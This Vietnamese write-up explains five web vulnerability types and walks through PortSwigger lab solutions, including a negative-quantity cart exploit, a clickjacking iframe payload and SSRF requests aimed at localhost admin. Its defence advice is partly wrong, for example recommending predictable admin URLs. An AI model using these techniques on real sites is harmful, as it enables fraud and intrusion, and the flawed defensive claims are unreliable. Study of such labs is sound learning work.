

## I. High-level logic vulnerability

### Cách thức tấn công

Tấn công High-level logic vulnerability là một loại tấn công bảo mật trong đó kẻ tấn công khai thác các lỗ hổng trong logic của ứng dụng hoặc hệ thống để đạt được quyền truy cập trái phép hoặc gây ra thiệt hại. Lỗ hổng logic thường khó phát hiện hơn các lỗ hổng kỹ thuật, vì chúng thường dựa trên cách thức sử dụng ứng dụng hoặc hệ thống của người dùng.

Có nhiều cách thức khác nhau để thực hiện tấn công High-level logic vulnerability.

Một số phương pháp phổ biến bao gồm:

- Tấn công giả mạo: Kẻ tấn công tạo ra một trang web hoặc ứng dụng giả mạo để lừa nạn nhân cung cấp thông tin nhạy cảm.
- Tấn công tấn công: Kẻ tấn công khai thác các lỗ hổng trong logic của ứng dụng hoặc hệ thống để thực hiện hành động trái phép, chẳng hạn như xóa dữ liệu hoặc chiếm quyền điều khiển hệ thống.
- Tấn công lừa đảo: Kẻ tấn công sử dụng các thủ thuật lừa đảo để khiến nạn nhân thực hiện các hành động có hại, chẳng hạn như nhấp vào liên kết độc hại hoặc cung cấp thông tin nhạy cảm.

### Các biện pháp phòng chống

Có một số biện pháp phòng chống có thể được thực hiện để bảo vệ khỏi các cuộc tấn công High-level logic vulnerability, bao gồm:

- Kiểm tra kỹ lưỡng logic của ứng dụng hoặc hệ thống: Nhà phát triển cần đảm bảo rằng ứng dụng hoặc hệ thống được thiết kế và triển khai một cách an toàn.
- Tiến hành kiểm tra bảo mật: Các chuyên gia bảo mật có thể giúp phát hiện và khắc phục các lỗ hổng logic.
- Tuyên truyền nhận thức về an ninh: Người dùng cần được giáo dục về các mối đe dọa bảo mật và cách phòng tránh.

### Chi tiết các biện pháp phòng chống

#### Kiểm tra kỹ lưỡng logic của ứng dụng hoặc hệ thống

Đây là bước quan trọng nhất để bảo vệ khỏi các cuộc tấn công High-level logic vulnerability. Nhà phát triển cần đảm bảo rằng ứng dụng hoặc hệ thống được thiết kế và triển khai một cách an toàn. Điều này có thể được thực hiện bằng cách sử dụng các phương pháp phát triển an toàn, chẳng hạn như kiểm tra bảo mật tĩnh và động.

Tiến hành kiểm tra bảo mật

Các chuyên gia bảo mật có thể giúp phát hiện và khắc phục các lỗ hổng logic. Các cuộc kiểm tra bảo mật có thể được thực hiện theo cách thủ công hoặc sử dụng các công cụ tự động.

Tuyên truyền nhận thức về an ninh

Người dùng cần được giáo dục về các mối đe dọa bảo mật và cách phòng tránh.

Điều này có thể được thực hiện thông qua các chương trình đào tạo và nâng cao nhận thức.

## II. Clickjacking

Cách thức tấn công

Tấn công Clickjacking nhiều bước là một loại tấn công web trong đó kẻ tấn công sử dụng một trang web hợp pháp để lừa nạn nhân nhấp vào một nút hoặc liên kết độc hại. Tấn công này được thực hiện theo nhiều bước, bao gồm:

1. Kẻ tấn công tạo một trang web độc hại chứa nút hoặc liên kết độc hại.
2. Kẻ tấn công sử dụng một trang web hợp pháp để hiển thị trang web độc hại của mình.
3. Nạn nhân truy cập trang web hợp pháp và nhấp vào nút hoặc liên kết độc hại.

Các biện pháp phòng chống

Có một số biện pháp phòng chống có thể được thực hiện để bảo vệ khỏi các cuộc tấn công Clickjacking nhiều bước, bao gồm:

- Sử dụng trình duyệt web an toàn: Một số trình duyệt web, chẳng hạn như Google Chrome và Firefox, có tính năng bảo vệ Clickjacking tích hợp.
- Kiểm tra URL: Trước khi nhấp vào bất kỳ nút hoặc liên kết nào, hãy kiểm tra URL để đảm bảo rằng nó dẫn đến trang web mà bạn mong đợi.
- Sử dụng tiện ích mở rộng Clickjacking: Có một số tiện ích mở rộng trình duyệt có thể giúp bảo vệ khỏi các cuộc tấn công Clickjacking.

Chi tiết các biện pháp phòng chống

Sử dụng trình duyệt web an toàn

Các trình duyệt web an toàn thường có tính năng bảo vệ Clickjacking tích hợp. Tính năng này sẽ ngăn chặn kẻ tấn công hiển thị nút hoặc liên kết độc hại của họ trên trang web hợp pháp.

Kiểm tra URL

Trước khi nhấp vào bất kỳ nút hoặc liên kết nào, hãy kiểm tra URL để đảm bảo rằng nó dẫn đến trang web mà bạn mong đợi. Nếu URL không khớp với trang web mà bạn đang truy cập, thì đó có thể là một trang web độc hại.

### III. SSRF with blacklist-based input filter

#### Cách thức tấn công

Tấn công SSRF with blacklist-based input filter là một loại tấn công SSRF trong đó kẻ tấn công khai thác một bộ lọc đầu vào dựa trên danh sách đen để thực hiện yêu cầu HTTP tới một URL bị chặn.

Để thực hiện cuộc tấn công này, kẻ tấn công sẽ cần tìm cách chèn một URL bị chặn vào một trường đầu vào được bộ lọc danh sách đen kiểm tra. Một số cách phổ biến để thực hiện điều này bao gồm:

- Chèn URL bị chặn dưới dạng tham số URL: Ví dụ: nếu bộ lọc danh sách đen chỉ chặn các URL có chứa "localhost", thì kẻ tấn công có thể chèn URL "http://localhost/admin" dưới dạng tham số URL.
- Chèn URL bị chặn dưới dạng tham số HTTP khác: Ví dụ: nếu bộ lọc danh sách đen chỉ chặn các URL có chứa "localhost", thì kẻ tấn công có thể chèn URL "http://localhost/admin" dưới dạng tham số HTTP "Referer".
- Chèn URL bị chặn vào một trường đầu vào không được kiểm tra bởi bộ lọc danh sách đen: Ví dụ: nếu bộ lọc danh sách đen chỉ kiểm tra các tham số URL, thì kẻ tấn công có thể chèn URL "http://localhost/admin" vào một trường đầu vào khác, chẳng hạn như "name".

#### Các biện pháp phòng chống

Có một số biện pháp phòng chống có thể được thực hiện để bảo vệ khỏi các cuộc tấn công SSRF with blacklist-based input filter, bao gồm:

- Sử dụng bộ lọc đầu vào dựa trên danh sách trắng: Bộ lọc danh sách trắng chỉ cho phép các URL được liệt kê trong danh sách trắng. Điều này sẽ ngăn chặn kẻ tấn công chèn các URL bị chặn.
- Sử dụng bộ lọc đầu vào dựa trên regex: Bộ lọc đầu vào dựa trên regex có thể được sử dụng để xác định các URL bị chặn dựa trên một biểu thức chính quy. Điều này sẽ giúp ngăn chặn kẻ tấn công chèn các URL bị chặn bằng cách sử dụng các kỹ thuật tinh vi.
- Kiểm tra các URL đầu vào: Các URL đầu vào cần được kiểm tra để đảm bảo rằng chúng không bị chặn. Điều này có thể được thực hiện bằng cách sử dụng

dùng một hàm kiểm tra URL hoặc sử dụng một dịch vụ kiểm tra URL bên ngoài.

Chi tiết các biện pháp phòng chống

Sử dụng bộ lọc đầu vào dựa trên danh sách trắng

Bộ lọc đầu vào dựa trên danh sách trắng là một cách hiệu quả để ngăn chặn các cuộc tấn công SSRF. Bộ lọc này chỉ cho phép các URL được liệt kê trong danh sách trắng. Điều này sẽ ngăn chặn kẻ tấn công chèn các URL bị chặn.

Sử dụng bộ lọc đầu vào dựa trên regex

Bộ lọc đầu vào dựa trên regex có thể được sử dụng để xác định các URL bị chặn dựa trên một biểu thức chính quy. Điều này sẽ giúp ngăn chặn kẻ tấn công chèn các URL bị chặn bằng cách sử dụng các kỹ thuật tinh vi.

Kiểm tra các URL đầu vào

Các URL đầu vào cần được kiểm tra để đảm bảo rằng chúng không bị chặn. Điều này có thể được thực hiện bằng cách sử dụng một hàm kiểm tra URL hoặc sử dụng một dịch vụ kiểm tra URL bên ngoài.

#### IV. Web cache poisoning via HTTP/2 request tunnelling

Cách thức tấn công

Tấn công Web cache poisoning via HTTP/2 request tunnelling là một loại tấn công web trong đó kẻ tấn công khai thác một lỗ hổng trong cách thức hoạt động của bộ nhớ đệm web để thực hiện yêu cầu HTTP độc hại.

Để thực hiện cuộc tấn công này, kẻ tấn công sẽ cần tìm cách chèn một yêu cầu HTTP độc hại vào một yêu cầu HTTP hợp lệ. Điều này có thể được thực hiện bằng cách sử dụng các kỹ thuật sau:

- Chèn yêu cầu HTTP độc hại vào nội dung của yêu cầu HTTP hợp lệ.
- Chèn yêu cầu HTTP độc hại vào tiêu đề của yêu cầu HTTP hợp lệ.
- Sử dụng HTTP/2 request tunnelling để gửi yêu cầu HTTP độc hại dưới dạng một yêu cầu HTTP hợp lệ.

HTTP/2 request tunnelling là một kỹ thuật tấn công trong đó kẻ tấn công sử dụng các tính năng của HTTP/2 để gửi dữ liệu không phải là HTTP/2. Điều này có thể được thực hiện bằng cách chèn dữ liệu không phải là HTTP/2 vào các trường header của yêu cầu HTTP/2.

Các biện pháp phòng chống

Có một số biện pháp phòng chống có thể được thực hiện để bảo vệ khỏi các cuộc tấn công Web cache poisoning via HTTP/2 request tunnelling, bao gồm:

- Sử dụng bộ lọc đầu vào để ngăn chặn kẻ tấn công chèn yêu cầu HTTP độc hại.
- Kích hoạt tính năng HTTP/2 request smuggling protection.
- Sử dụng HTTP/2 header compression để ngăn chặn kẻ tấn công chèn dữ liệu không phải là HTTP/2.

Chi tiết các biện pháp phòng chống

Sử dụng bộ lọc đầu vào

Bộ lọc đầu vào có thể được sử dụng để ngăn chặn kẻ tấn công chèn yêu cầu HTTP độc hại. Bộ lọc này có thể được sử dụng để kiểm tra các giá trị của các trường đầu vào để đảm bảo rằng chúng không chứa dữ liệu độc hại.

Kích hoạt tính năng HTTP/2 request smuggling protection

Một số trình duyệt web có tính năng HTTP/2 request smuggling protection. Tính năng này có thể được sử dụng để ngăn chặn kẻ tấn công chèn dữ liệu không phải là HTTP/2 vào các yêu cầu HTTP/2.

Sử dụng HTTP/2 header compression

HTTP/2 header compression có thể được sử dụng để ngăn chặn kẻ tấn công chèn dữ liệu không phải là HTTP/2. Tính năng này có thể được sử dụng để nén các tiêu đề HTTP/2, làm cho việc chèn dữ liệu không phải là HTTP/2 trở nên khó khăn hơn.

V. Unprotected admin functionality with unpredictable URL

Cách thức tấn công

Tấn công Unprotected admin functionality with unpredictable URL là một loại tấn công web trong đó kẻ tấn công khai thác các tính năng của ứng dụng web để truy cập vào các chức năng quản trị mà không cần phải đăng nhập.

Để thực hiện cuộc tấn công này, kẻ tấn công sẽ cần tìm cách xác định URL của chức năng quản trị. Điều này có thể được thực hiện bằng cách sử dụng các kỹ thuật sau:

- Sử dụng công cụ fuzzing để tìm các URL có thể dẫn đến chức năng quản trị.
- Thử các URL khác nhau dựa trên kiến thức của kẻ tấn công về ứng dụng web.
- Thử các URL ngẫu nhiên.

Khi kẻ tấn công xác định được URL của chức năng quản trị, họ có thể truy cập nó mà không cần phải đăng nhập. Điều này cho phép kẻ tấn công thực hiện các hành động độc hại, chẳng hạn như xóa dữ liệu, thay đổi cài đặt hoặc chiếm quyền điều khiển hệ thống.

#### Các biện pháp phòng chống

Có một số biện pháp phòng chống có thể được thực hiện để bảo vệ khỏi các cuộc tấn công Unprotected admin functionality with unpredictable URL, bao gồm:

- Sử dụng URL dự đoán được cho các chức năng quản trị. Điều này sẽ giúp kẻ tấn công khó xác định URL của chức năng quản trị hơn.
- Sử dụng xác thực hai yếu tố cho các chức năng quản trị. Điều này sẽ giúp ngăn chặn kẻ tấn công truy cập vào các chức năng quản trị ngay cả khi họ biết URL.
- Sử dụng kiểm tra truy cập cho các chức năng quản trị. Điều này sẽ giúp ngăn chặn kẻ tấn công truy cập vào các chức năng quản trị nếu họ không có quyền truy cập thích hợp.

#### Chi tiết các biện pháp phòng chống

##### Sử dụng URL dự đoán được cho các chức năng quản trị

Một cách để bảo vệ khỏi các cuộc tấn công Unprotected admin functionality with unpredictable URL là sử dụng URL dự đoán được cho các chức năng quản trị. Điều này có nghĩa là URL của các chức năng quản trị phải có định dạng nhất quán và có thể được dự đoán dựa trên kiến thức của kẻ tấn công về ứng dụng web.

Ví dụ: nếu tất cả các chức năng quản trị đều có URL bắt đầu bằng "/admin", thì kẻ tấn công sẽ khó xác định URL của chức năng quản trị hơn nếu họ chỉ biết một phần của URL.

##### Sử dụng xác thực hai yếu tố cho các chức năng quản trị

Xác thực hai yếu tố (2FA) là một tính năng bảo mật bổ sung giúp ngăn chặn kẻ tấn công truy cập vào tài khoản ngay cả khi họ biết mật khẩu.

Khi 2FA được bật cho các chức năng quản trị, kẻ tấn công sẽ cần cung cấp một mã xác thực thứ hai, chẳng hạn như mã được gửi đến điện thoại của họ, để truy cập vào các chức năng này. Điều này sẽ giúp ngăn chặn kẻ tấn công truy cập vào các chức năng quản trị ngay cả khi họ biết URL.

##### Sử dụng kiểm tra truy cập cho các chức năng quản trị

Kiểm tra truy cập là một tính năng bảo mật cho phép bạn chỉ định ai có thể truy cập vào các chức năng nhất định.

Khi kiểm tra truy cập được bật cho các chức năng quản trị, bạn có thể chỉ định rằng chỉ những người có vai trò nhất định hoặc nhóm nhất định mới có thể truy cập vào các chức năng này. Điều này sẽ giúp ngăn chặn kẻ tấn công truy cập vào các chức năng quản trị nếu họ không có quyền truy cập thích hợp.

## Bài 1: High-level logic vulnerability

đăng nhập và thêm mặt hàng giá rẻ vào giỏ hàng của bạn.

Lab này không xác nhận đầy đủ thông tin đầu vào của người dùng. Bạn có thể khai thác lỗ hổng logic trong quy trình mua hàng của nó để mua các mặt hàng với mức giá ngoài ý muốn. Để giải quyết bài lab hãy mua "Áo khoác da nhẹ l33t".

[Home](#) | [My account](#) |  0

### Login

Username

wiener

Password

.....

Log in

Store credit:  
\$100.00

[Home](#) | [My account](#) |  1

WE LIKE TO  
**SHOP** 



Lightweight "l33t" Leather Jacket  
★★★★★ \$1337.00

[View details](#)



Safety First  
★☆☆☆☆ \$92.76

[View details](#)



Couple's Umbrella  
★★★★☆ \$68.44

[View details](#)



Cheshire Cat Grin  
★★★☆☆ \$9.30

[View details](#)

Click thêm vào giỏ hàng



Description:

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy.

Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public.

Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

1

Add to cart

Ở Burp Suite http history click vào cart và gửi sang repeater

The screenshot shows the Burp Suite interface. The top panel displays the HTTP history table with columns: #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Comment, TLS, IP, Cookies, Time, and Listener port. The table contains 13 entries. The entry at index 127, which is a POST request to /cart, is highlighted in blue. Below the table, the 'Repeater' tab is active, showing the details of the selected request. The request is a POST to /cart with a body containing session and product information. The 'Response' tab is also visible, showing the server's response.

Thay đổi quantity=-5 và gửi

Trang giỏ hàng đã bị thay đổi



Store credit:  
\$100.00

[Home](#) | [My account](#) |  4

#### Cart

Name	Price	Quantity
Couple's Umbrella	\$68.44	<div><div>-</div><div>4</div><div>+</div></div> <a href="#">Remove</a>

Coupon:

[Apply](#)

Total: -\$273.76

[Quay về home](#)

## SHOP



Lightweight "I33t" Leather Jacket

★★★★★ \$1337.00

[View details](#)



Safety First

★☆☆☆☆ \$92.76

[View details](#)



Couple's Umbrella

★★★★★ \$68.44

[View details](#)



Cheshire Cat Grin

★★★★★ \$9.30

[View details](#)



#### Description:

Do you often feel as though people aren't aware of just how "I33t" you are? Do you find yourself struggling to make others feel inferior with public display advanced "I33t-ness"? If either of these things are at the top of your priority list, it's time to the welcome Lightweight "I33t" Leather Jacket into your life.

Handcrafted from leather and single strands of recycled bitcoin, so you can enjoy environmental smugness on top of your high-ranking leather-clad "I33t" this jacket is far superior to anything currently available on the high street. Once you've explained to your friends and colleagues what "I33t" means, we guarantee you'll be at least 18% cooler when donning your "I33t" leather. Inspired by the term-coiners, the jacket comes with hand-stitched CISSP insign you can channel the original elite every time you rock your Lightweight "I33t" Leather Jacket.

Make your apparel as formidable as your intellect, and dazzle noobs the world over, with the Lightweight "I33t" Leather Jacket.\*

\*Every purchase comes with a free leaflet, detailing how best to explain the superiority of being "I33t" to noobs.

[Add to cart](#)

[< Ret](#)

Store credit:  
\$100.00

Cart

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	\$1337.00	<div>- 1 +</div> <div>Remove</div>
Couple's Umbrella	\$68.44	<div>- -4 +</div> <div>Remove</div>

Coupon:

Add coupon

Apply

Total: \$1063.24

Home | My account | -3

Ở repeater gửi request 1 lần nữa để thêm số lượng âm của mặt hàng khác để giảm tổng giá xuống thấp hơn số tiền còn lại trong cửa hàng của bạn.

Store credit:  
\$100.00

Cart

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	\$1337.00	<div>- 1 +</div> <div>Remove</div>
Couple's Umbrella	\$68.44	<div>- -9 +</div> <div>Remove</div>

Coupon:

Store credit: \$100.00

Home | My account | -18

Cart

Name	Price	Quantity	
<a href="#">Lightweight "l33t" Leather Jacket</a>	\$1337.00	- 1 +	<a href="#">Remove</a>
<a href="#">Couple's Umbrella</a>	\$68.44	- 19 +	<a href="#">Remove</a>

Coupon:

Add coupon

[Apply](#)

Total: \$36.64

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Store credit: \$63.36

Home | My account | 0

Your order is on its way!

Name	Price	Quantity
<a href="#">Lightweight "l33t" Leather Jacket</a>	\$1337.00	1
<a href="#">Couple's Umbrella</a>	\$68.44	-19

Total: \$36.64

## Bài 2: Clickjacking nhiều bước

Lab này có một số chức năng tài khoản được bảo vệ bằng mã thông báo **CSRF** và cũng có hộp thoại xác nhận để bảo vệ khỏi **Clickjacking**.

Đăng nhập

Home | My account

### Login

Username


wiener

Password

\*\*\*\*\*


[Log in](#)

Mở trang tấn công




Chèn đoạn html vào body

```
<style>
  iframe {
    position:relative;
    width: 500px;
    height: 700px;
    opacity: 0,0001;
    z-index: 2;
  }
  .firstClick, .secondClick {
    position:absolute;
    top: 500px;
    left: 50px;
    z-index: 1;
  }
  .secondClick {
    top: 295px;
    left: 225px;
  }
</style>
<div class="firstClick">Test me first</div>
<div class="secondClick">Test me next</div>
<iframe src="https://0a6600f204eff4a5816875d600da001d.web-security-
academy.net/my-account"></iframe>
```



Click store để lưu và click view exploit để xem, các thẻ div đã đúng vị trí



Đổi test me first → click me first và test me next → click me next và click tấn công

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

### Craft a response

URL: <https://exploit-0aa800b80477f41d81db74b0010b00d3.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

## Bài 3: SSRF with blacklist-based input filter

Phòng thí nghiệm này có tính năng kiểm tra hàng tồn kho để lấy dữ liệu từ hệ thống nội bộ.

Để giải quyết lab, hãy thay đổi URL kiểm tra kho để truy cập vào giao diện quản trị tại <http://localhost/admin> và xóa người dùng carlos.

Click vào 1 sản phẩm bất kỳ

SSRF with blacklist-based input filter

LAB Not solved

[Back to lab description >>](#)

[Home](#) | [My account](#)

WE LIKE TO  
**SHOP** 



Sprout More Brain Power

★★★★☆ \$55.30

[View details](#)



Cheshire Cat Grin

★★★★★ \$31.21

[View details](#)



Couple's Umbrella

★★★☆☆ \$42.87

[View details](#)



The Giant Enter Key

★★★★★ \$40.25

[View details](#)



#### Description:

At a time when natural remedies, things we can freely grow in our gardens, have their legality being questioned, we are delighted to inform you that Brussel Sprouts have now been added to the list. Yes, you can now happily order these healing gems directly from us with express shipping. As you can no longer grow these yourself due to the new restrictions being imposed on the product, indeed the penalty is high should you now attempt to do so, we are proud to be the first company to obtain a license for Sprout More Brain Power.

Although the starting price seems astronomically high, one sprout can be divided into peelable layers. Each layer will enhance your performance at work for approximately two hours. If you find a dull brain moment coming on you can pop in another layer, but must not exceed the stated dose of one sprout per day. As tempting as it might be to do so, as your brain buzzes with award-winning ideas, excessive use can lead to social isolation and stomach pain. So don't delay, improve your prospects with your one a day, and Sprout More Brain Power.

London

333 units

[< Return to list](#)

## Vào Burp Suite và gửi về repeater

The screenshot displays the Burp Suite interface. The top section shows a list of HTTP requests. The selected request is a POST to `/product/stock` with a body containing `stockApi=` and a long URL. The response shows a 303 status code.


1. Thay đổi URL trong stockApi thành `http://127.0.0.1/` và quan sát rằng yêu cầu đã bị chặn.

```
Accept-encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9


stockApi=
http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1

17 Accept-Language: en-US,en;q=0.9
18
19 stockApi=
http%3A%2F%2F127.0.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

"Kiểm tra hàng tồn kho bên ngoài bị chặn vì lý do bảo mật"

